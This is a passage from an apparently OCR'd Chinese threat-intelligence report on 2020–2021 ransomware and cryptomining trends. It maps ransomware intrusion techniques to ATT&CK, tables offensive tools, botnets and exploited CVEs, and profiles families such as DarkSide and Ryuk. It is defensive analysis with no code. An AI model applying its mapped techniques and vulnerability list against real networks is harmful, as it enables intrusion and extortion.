

图 32 针对国内的勒索病毒家族统计

受到勒索软件攻击的行业分布广泛，最大的行业前几名分别为：制造业、政府、教育、服务业、医疗保健等。



图 33 勒索病毒感染行业分布

结合过去一年多的勒索攻击案例，同时结合 ATT&CK 网络威胁框架，我们总结出勒索攻击惯用的技术矩阵，如下：

图 34 勒索攻击惯用技术矩阵

在上述勒索攻击的惯用技术中，使用较多的技术举例如下:

攻击阶段	攻击子技术	举例
初始访问	外部远程服务（T1133）	RDP 弱密码登陆，缺乏多因素认证的 VPN 登陆等
	利用面向公众的应用程序（T1190）	通过 CVE-2019-19781、CVE-2019-11510、CVE-2018-13379、CVE-2019-2725、CVE-2019-11510、CVE-2019-11539、CVE-2019-18935、CVE-2020-5902、CVE-2020-0688 等漏洞进入
	钓鱼（T1566）	通过 Zloader、Emotet、Dridex、Trickbot、Bazar、QakBot、IceID 等僵尸网络传播钓鱼邮件
执行	命令和脚本解释器（T1059）	Powershell、CMD、VBScript、Jscript
	系统服务（T1569）	通过 PsExec 设置服务启动
	用户执行（T1204）	通过 RDP 远程登陆后执行
	Windows 管理规范（T1047）	使用 WMI 部署勒索软件
持久化	引导或登陆自动执行（T1547）	常见注册表启动项或启动文件夹
	创建账户（T1136）	通过域管理账号和本地账户创建新的用户账户
	创建或修改系统进程（T1543）	通过设置系统服务进行持久化驻留和执行

	计划任务（T1053）	通过计划任务进行持久化
	有效账户（T1078）	通过 RDP 等方式登陆进来的攻击者创建合法账户实现持久化
权限提升	利用提权漏洞（T1068）	利用内核权限提升漏洞进行提权（如：CVE-2019-0859）
	进程注入（T1055）	注入 runll32.exe 系统进程
防御规避	BITS（T1197）	通过 BITS 下载恶意代码
	文件和目录权限修改（T1222）	为了访问受保护的文件，使用 icacls 权限控制指令
	削弱防御（T1562）	使用 PCHunter、ProcessHacker 等工具去禁用用户本地的安全防御软件
凭证获取	爆破（T1110）	使用 NLBrute、Hydra 等工具进行爆破
	操作系统凭证转储（T1003）	使用 ProcDump、Mimikatz、LaZagne 等工具进行凭证转储
	窃取或伪 Kerberos 票据（T1558）	Rubeus、Mimikatz、Invoke-Kerberoast
	不安全的凭证（T1552）	从内存、文件、注册表或其他位置提取凭证
	输入捕捉（T1056）	使用后渗透工具 Cobalt Strike、Metasploit、PowerShell Empire 等进行用户输入捕捉
发现	域信任关系发现（T1482）	使用 Adfind、BloodHound 进行域渗透
横向移动	横向移动工具（T1570）	使用 PsExec、远程桌面等进行勒索软件的部署
	远程服务（T1021）	使用 RDP、SMB、SSH 协议进行横向移动
收集	存档数据收集（T1560）	将数据使用 WinRAR 或者 7z 进行压缩后窃取
	本地系统数据（T1005）	只收集敏感信息
	网络共享驱动器的数据（T1039）	从网络共享驱动器收集敏感数据
命令与控制	工具传输（T1105）	使用合法工具 Advanced Port、Defender Control、Your Uninstaller 等
	远程控制软件（T1219）	使用 AnyDesk、TeamViewer 等工具进行远程交互
	数据传输大小限制（T1030）	将数据进行压缩分块传输以躲避安全检查
	通过 Web 服务进	谷歌云端硬盘、Amazon S3（简单存储服务）、Mega.nz、

影响	行过滤（T1567）	私人 FTP 服务器、MEGA、DropMeFiles 等传输数据
	数据加密（T1486）	勒索在加密前一般都会把系统的卷影副本进行删除，使受害者不能恢复系统。 勒索家族使用最多的强加密算法是 RAS 系列、Curve25519+AES。 有的勒索组织使用内置的加密工具进行加密如 BitLocker，或者开源工具如 DiskCryptor。
	服务停止（T1489）	最常见的被勒索软件停止的相关应用是 Microsoft Office、Outlook 和 Oracle，最常见的被勒索停止的服务是 Acronis 和 Microsoft SQL Server。

表 19 勒索攻击惯用技术举例

根据过去一年多勒索软件的主要趋势变化，同时结合重要勒索攻击案例，我们总结出以下几个特点：

1、勒索攻击普遍“APT”化，针对目标特点量身定做勒索方案

过去一年多，勒索攻击普遍呈现“APT”化。几乎都是通过弱口令爆破或者利用 0day/Nday 漏洞进入被攻击者的网络环境，再通过凭证窃取、权限提升、横向移动等找到受害者的重要资产，将用户的数据打包后上传到攻击者的服务器，最后投放勒索病毒。在此过程中，攻击者往往会在受害者环境中潜伏很长时间，在摸清楚受害者内部环境以及找到有价值数据后，会针对受害者环境专门制定勒索方案。

2020 年 7 月 23 日，全球知名 PS 导航设备及运动穿戴设备制造商 Garmin 遭到勒索软件 WastedLocker 攻击，导致 Garmin Connect Mobile、Garmin Connect 网站以及 Garmin Express 暂时停止服务，攻击中使用的恶意软件是专为 Garmin 设计的，Garmin 的所有数据都被加密，每个文件后附加了.garminwasted 扩展名。

2、越来越多的勒索攻击过程开始使用开源或商业工具

过去一年多，越来越多的攻击者在勒索攻击过程中使用开源或商业工具。造成这种现象的原因主要有以下几点：一是勒索攻击虽然普遍呈现“APT”化，但其并不完全像 APT 攻击一样，需要开发特种工具用来隐藏自身的身份；二是利用现成的工具可以更大地降低成本，攻击者只需要付出一定的学习成本便可轻松达到目的；三是有些开源或商业工具并非是真正的恶意软件，安全软件一般不会检测或者会被管理者当作白名单，大大提高了这类工具在使用过程中的“免杀”能力。有少数攻击者甚至在攻击中一次性使用多个开源工具。比如 Nefilim 家族，就在一次攻击活动中使用了 Adfind，Cobalt Strike，Mimikatz，Process Hacker，PSEXEC 和 MegaSync 等工具。以下是过去一年多在各类勒索攻击中较常见的开源或商业工具：

工具	描述	应用场景	家族
Cobalt Strike	渗透测试工具	横向移动，部署远程访问 Rat，提权	Clop，Conti，DoppelPaymer，Egrego，Hello（WickrMe），Nefilim，NetWalker，ProLock，RansomExx，Ryuk
PsExec	执行远程命令	横向移动、远程执行任意命令	DoppelPaymer，Nefilim，NetWalker，Maze，Petya，ProLock，Ryuk，Sodinokibi
Mimikatz	凭证转储工具	凭证转储	DoppelPaymer，Nefilim，NetWalker，Maze，ProLock，RansomExx，Sodinokibi
Process Hacker	系统资源监视工具	发现和终止安全软件、开启关闭服务	Crysis，Nefilim，Sodinokibi
AdFind	活动目录搜索程序	搜寻 Active Directory（AD）	Nefilim，NetWalker，ProLock，Sodinokibi
MegaSync	国外免费网盘	资料泄漏	Hades，LockBit，Nefilim

表 20 勒索攻击主要用到的攻击性安全工具汇总

3、采取窃取数据、DDoS 等“多重勒索”方式迫使受害者缴纳赎金

2019 年以前，勒索攻击的主要方式是加密受害者的关键数据，并在受害者寻求解密的同时进行钱财上的敲诈。然而由于无法完全保证攻击者会完全信守诺言、被加密文件不是非常重要或者被加密的文件已做好备份工作等原因，受害者支付赎金的比例仍然不高。

因此，2019 年底开始，以 Maze 为代表的部分攻击者提出了“双重勒索”技术。他们在加密受害者数据之前，会将数据首先上传到攻击者的网站，并在受害者拒绝支付赎金后，进一步威胁受害者会在相关网站上公开窃取的机密文件。通常受害者会担心事件被披露给公司带来不良影响，或者机密文件泄露后直接威胁到公司的生存，因此不得不支付赎金。截止 2021 年上半年，已有多达 30 余个勒索病毒家族使用了双重勒索技术。



图 35 采用“双重勒索”的技术的勒索家族影响的受害者个数

一些勒索家族攻击者甚至不满足于泄露用户数据这么简单，开始采用诸如对受害者网站进行 DDoS 攻击、直接联系受害者客户以及业务合作伙伴等进行三重或四重勒索。在多重勒索的压力下，大部分受害者迫于对公司业务以及声誉的影响而缴纳赎金。如：SunCrypt 勒索组织在与受害者谈判结束时，对受害者网站进行了勒索 DDoS 攻击，最终迫使受害者恢复谈判并缴纳赎金。Clop 勒索攻击者会向受害者的客户发送电子邮件，通知他们将在网站上发布其私人信息，并敦促他们联系受害者公司。

4、越来越多的勒索攻击开始瞄准工控行业

过去一年多，勒索软件的攻击者开始将目光瞄准那些对停机几乎没有容忍度的工控行业，并利用这种低容忍度从受害者那里获取更多的赎金。据统计，2018 年初到 2020 年末，针对工业企业的勒索攻击增长超过 500%，并在 2020 年 5 月创下历史新高。

在针对工控行业的勒索攻击中，Sodinokibi 家族占比最大，其次是 Ryuk、Maze、DoppelPaymer 和 WannaCry 等。



图 36 2018 年-2020 年针对工控勒索攻击占比

2021 年 5 月 7 日，美国最大的成品油和天然气管道运营商 Colonial Pipeline 遭到 DarkSide 勒索软件的网络攻击，影响了管理管道的计算机化设备，导致美国东海岸 45%的燃料供应系统被迫下线。在支付了约 440 万美元后，Colonial Pipeline 收到了 DarkSide 发来的解密工具，但是由于运行速度过慢，Colonial Pipeline 放弃解密并于 5 月 10 日开始将部分管道重新上线，并计划逐步分阶段重新恢复所有服务。

图 37 DarkSide 勒索软件攻击事件时间轴

5、僵尸网络已成为“助力”勒索病毒传播的重要来源

过去一年多，RaaS 模式下的勒索攻击和僵尸网络形成了密切的合作，僵尸网络已成为传播勒索软件的重要来源。

Ryuk 最开始通过 TrickBot 木马传播，2020 年攻击者开始利用 BazarLoader 木马进行传播。

DarkSide 从刚出道到成为热点的勒索软件与 Zloader 僵尸网络不无关联，2021 年 2 月 22 日美国最大的保险经济公司被 Zloader 僵尸网络感染，随后该公司的数据被 DarkSide 公布在暗网博客上。

2021 年 6 月 3 日本富士公司遭遇勒索软件攻击，虽未明确指出是哪家勒索软件，但富士公司上个月感染了 Qbot 木马，而 Qbot 当时正与 Ryuk 勒索软件合作。

以下是过去一年多经常投递勒索软件的僵尸网络列表：

僵尸网络名称	传播的勒索家族名称
Trickbot	Ryuk，Conti，REvil，RansomExx
Qakbot	ProLock，Egregor，DoppelPaymer
Dridex	DoppelPaymer
IcedID	RansomExx，Maze，Egregor
Zloader	Ryuk，Egregor
SDBBot	Clop
Buer	Maze，Ryuk
Bazar	Ryuk

表 21 过去一年多常见投递勒索软件的僵尸网络列表

5.2 主要勒索软件家族介绍

1、DarkSide

自从 2020 年 8 月首次出现以来，DarkSide 勒索软件发起了一场全球犯罪狂潮，影响了超过 15 个国家和多个行业，并使用双重勒索来威胁受害者缴纳赎金。DarkSide 勒索软件作为勒索软件即服务（RaaS）运行，勒索赎金在软件开发者和雇佣的黑客之间进行分配。在我们对 DarkSide 勒索攻击的跟踪中发现，不同的攻击事件中表现不同的技术手法，表明了不同事件的攻击者来自于 DarkSide 不同的合作伙伴。

DarkSide 是用 C 语言编写的勒索软件，其 RaaS 合作伙伴可以使用管理面板，进行一定的勒索软件定制，比如选择加密模式、是否加密本地磁盘、是否加密网络磁盘、是否自我销毁等等。

DarkSide 声明自己不会针对涉及公共利益和非盈利组织，然而 2021 年 5 月 7 日美国最大的成品油和天然气管道运营商 Colonial Pipeline 遭到 DarkSide 勒索软件的网络攻击，攻击结果直接影响到航班运输等基础设施，并造成受影响地区燃油恐慌，平均燃料价格升至 2014 年以来的最高水平。DarkSide 随后表示，以后会对合作伙伴攻击目标进行审核，以防止类似的事情的再次发生。

2、Ryuk

Ryuk 勒索病毒最早于 2018 年被首次发现，曾经通过 TrickBot 银行木马传播自己，2020 年开始使用 BazarLoader 来转播勒索软件。在新冠病毒大流行期间针对医疗行业的攻击中，Ryuk 勒索软件占据了大部分。2020 年底，美国十几家医院遭到 Ryuk 攻击，导致无法访问患者记录，甚至中断了对癌症患者的化疗。

3、Sodinokibi/REvil

Sodinokibi 于 2019 年 4 月被首次发现，一直活跃至今。攻击者最初使用 Oracle WebLogic 漏洞（CVE-2019-2725）作为初始入口，随后利用漏洞利用工具包和垃圾邮件进行传播。在 GandCrab 勒索病毒团队停止更新了之后，马上就接手了其传播渠道，主要通过 RDP、鱼叉邮件、漏洞等进行传播。

2020 年，Sodinokibi 将价值 100 万美金的比特币存入论坛进行实力展示，以此来招募更多的攻击团伙进行合作。2020 年年中，Sodinokibi 攻击了超过 250 个组织，收入保守估计在 1.23 亿美元左右，其中至少有 10 个组织支付了超过百万美元的赎金。

4、Netwalker

Netwalker 勒索最早于 2019 年出现，主要针对美国和欧洲的医疗机构、教育机构和地方政府。同样使用 RaaS 服务模式进行运营，并且使用双重勒索达到最终的目的。

2020 年开始，Netwalker 改变攻击方法后，其影响力变得越来越高。他们开始招募实力较强的攻击团伙，并以大型私营企业、医疗机构和政府机构为目标，而不是个人家庭用户，一般通过未打补丁 VPN 设备、RDP 爆破、Web 漏洞等方法进行入侵。

5.3 挖矿态势综述

相较于价格平稳的 2020 年，2021 年以比特币为代表的数字加密货币迎来暴涨。从 1 月份突破 4 万美元/BTC 以后持续上涨，短短两个月就跳涨至 6.4 万美元/BTC 的历史新高，在 4、5 月份比特币价格开始冲高回落。比特币的疯狂涨势同时带动了整个数字加密货币的普遍上涨。

数字货币价格的大幅度增加，直接导致了网络犯罪数量的大幅度提升。不法分子利用受控制的网络计算机进行挖矿计算，赚取数字加密货币。受利益的诱惑驱使，挖矿木马在 2021 年更加活跃，数量稳步上升。

过去一年多，挖矿攻击通常使用的攻击入口一般为：弱口令爆破传播、漏洞传播、僵尸网络传播、供应链传播、移动存储传播、网页传播等。其中最主要的入侵方式是弱口令爆破、漏洞传播和借助僵尸网络传播。但不同于勒索攻击的“APT”化入侵模式，挖矿攻击采用的是大规模自动化投递模式。



图 38 挖矿攻击常见入口分布

挖矿攻击采用的弱口令爆破攻击中，排在前三位的是 SSH 爆破、SQL 爆破（包括 MSSQL、MySQL）和 SMB 爆破。其次还有 RDP 爆破、IPC$爆破、VNC 爆破、Tomcat 爆破、Telnet 爆破等。



图 39 挖矿攻击弱口令爆破分布

漏洞传播，主要指各种利用漏洞主动扫描问题主机并传播挖矿木马的情况。过去一年多，挖矿攻击利用最多的漏洞仍然是永恒之蓝漏洞（MS17-010），其次是 Weblogic 漏洞、ThinkPHP 漏洞、Struts 漏洞、Drupal 漏洞、Lnk 漏洞、未授权访问漏洞等等。以下是过去一年多挖矿木马传播过程中用到的主要漏洞信息：

漏洞名称	CVE 编号
永恒之蓝、永恒浪漫、永恒冠军、双脉冲星	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146
WebLogic 反序列化漏洞	CVE-2019-2725
WebLogic WLS 组件远程代码执行漏洞	CVE-2017-10271
Thinkphp V5 漏洞	CNVD-2018-24942
Apache Struts 2 远程命令执行漏洞	CVE-2017-5638
Lnk 漏洞	CVE-2017-8464
Bluekeep 漏洞	CVE-2019-0708
Apache Solr 漏洞	CVE-2019-0193
phpStudy 远程代码执行后门	
Weblogic 反序列化任意代码执行漏洞	CVE-2018-2628
WebLogic 反序列化漏洞	CVE-2019-2729
Drupal 远程代码执行漏洞	CVE-2018-7600
Office 应用漏洞	CVE-2017-8570、CVE-2017-11882
JBoss 漏洞	CVE-2017-12149
Tomcat PUT 方式任意文件上传漏洞	CVE-2017-12615
Weblogic 未授权命令执行漏洞	CVE-2020-14882/14883
SaltStack 远程命令执行漏洞	CVE-2020-11651、CVE-2020-11652
TerraMaster TOS 未授权远程命令执行漏洞	CVE-2020-28188
Liferay Portal 远程代码攻击	CVE-2020-7961
Apache Unomi 远程代码执行漏洞	CVE-2020-13942
SaltStack 命令注入漏洞	CVE-2020-16846
Laravel 远程代码执行漏洞	CVE-2021-3129
SMB Ghost 漏洞	CVE-2020-0796

ZyXEL NAS 未授权远程代码执行漏洞	CVE-2020-9054
Genexis PLATINUM 4410 2.1 P4410-V2-1.28 路由器命令执行漏洞	CVE-2021-29003
Vmware vcenter 任意文件上传漏洞攻击	CVE-2021-21972
Zend Framework 远程代码攻击	CVE-2021-3007

表 22 2020 年至 2021 年挖矿攻击常用漏洞

此外，未授权访问漏洞在今年被挖矿木马攻击者利用比较多。未授权访问漏洞是指需要安全配置或权限认证的地址、授权页面存在缺陷导致其他用户可以直接访问，从而引发重要权限可被操作、数据库或网站目录等敏感信息泄露。挖矿木马攻击常用的未授权访问漏洞包括：Redis 未授权漏洞、ActiveMQ 未授权漏洞、Jenkins 未授权漏洞、Docker Remote Api 未授权漏洞、Hadoop 未授权漏洞、Kubernetes 未授权漏洞、JAWS Webserver 未授权漏洞、Docker Remote API 未授权漏洞、PostgreSQL 的未授权漏洞、XXL-JOB 未授权漏洞等等。

通过僵尸网络分发是挖矿木马的另一个主要传播方式。僵尸网络除了安装挖矿木马之外，还会提供攻击传播模块、远程控制模块、持久化模块、拒绝服务模块、自动更新模块等多种恶意组件。借助僵尸网络传播的主要挖矿木马有：永恒之蓝下载器木马、H2Miner、GuardMiner 等。

根据过去一年多挖矿木马的主要趋势变化，同时结合重要挖矿攻击案例，我们总结出以下几个特点：

1、Docker 容器逐渐受到挖矿木马的青睐

Docker 容器作为一种有效的软件应用程序打包方式，在过去几年越来越受欢迎。Docker 容器在各个公有云大量部署运行，这些容器由于天生具有计算资源丰富、难以监控等原因成为了黑客垂涎的目标。

一方面，有黑客通过在 Docker Hub 发布带有挖矿木马的恶意镜像，如 Docker Hub 帐户 azurenql 一共托管了六个挖矿（Monero）恶意映像，挖矿代码通过 ProxyChains 和 Tor 匿名化工具逃避网络检测。另一方面，黑客通过 Docker 的未授权访问漏洞或使用者在认证上的不安全设置入侵 Docker 容器并进行感染。如：TeamTNT 挖矿木马利用 Docker Remote API 未授权访问漏洞执行命令下载挖矿程序执行；新的挖矿木马 LoggerMiner 在云上主机中攻击传播，并会尝试对当前主机上的 Docker 容器进行感染；Dofloo（AESDDoS）僵尸网络会批量扫描和攻击 Docker 容器。

2、知名 APT 组织也加入门罗币挖矿大军

2020 年 7 月至 2020 年 8 月，海莲花组织被发现参与大规模加密货币挖矿行动，开始在常规的网络间谍工具套件中部署加密货币挖矿软件。

海莲花组织自成立以来大部分时间都在组织国内外的复杂黑客活动，目的是收集信息以帮助其政府处理政治、经济和外交政策决策。近年来随着越南经济的高速发展，汽车行业成为海莲花组织的关注重点。在 2020 年 7 月至 8 月的美国总统大选活动期间，该组织将门罗币矿机程序部署到了针对法国和越南私营部门以及政府机构的攻击中。

目前尚不清楚海莲花组织为何改变策略，存在两种可能：一是他们可能希望借助加密货币挖矿软件来掩盖自己的真实目的，诱使事件响应者以为自己是最低优先级的路过攻击。二是他们可能正在尝试从常规的网络间谍活动中“捞些外快”。

3、新的挖矿木马如雨后春笋般层出不穷

过去一年多，新的挖矿木马家族如雨后春笋般不断涌现，如 PGMiner、KingMiner、SupermanMiner、TOPMiner、RunMiner、Z0Miner、MrbMiner 等。

新的挖矿木马普遍采用范围更广且较新的漏洞进行攻击，如 SMBGhost 漏洞、Weblogic 未授权命令执行漏洞（CVE-2020-14882/14883）、SaltStack 远程命令执行漏洞（CVE-2020-11651/CVE-2020-11652）、Laravel 远程代码执行漏洞（CVE-2021-3129）、Genexis PLATINUM 4410 2.1 P4410-V2-1.28 路由器命令执行漏洞（CVE-2021-29003）、Vmware vcenter 任意文件上传漏洞攻击（CVE-2021-21972）、Zend Framework 远程代码攻击（CVE-2021-3007）等。

5.4 主要挖矿木马家族介绍

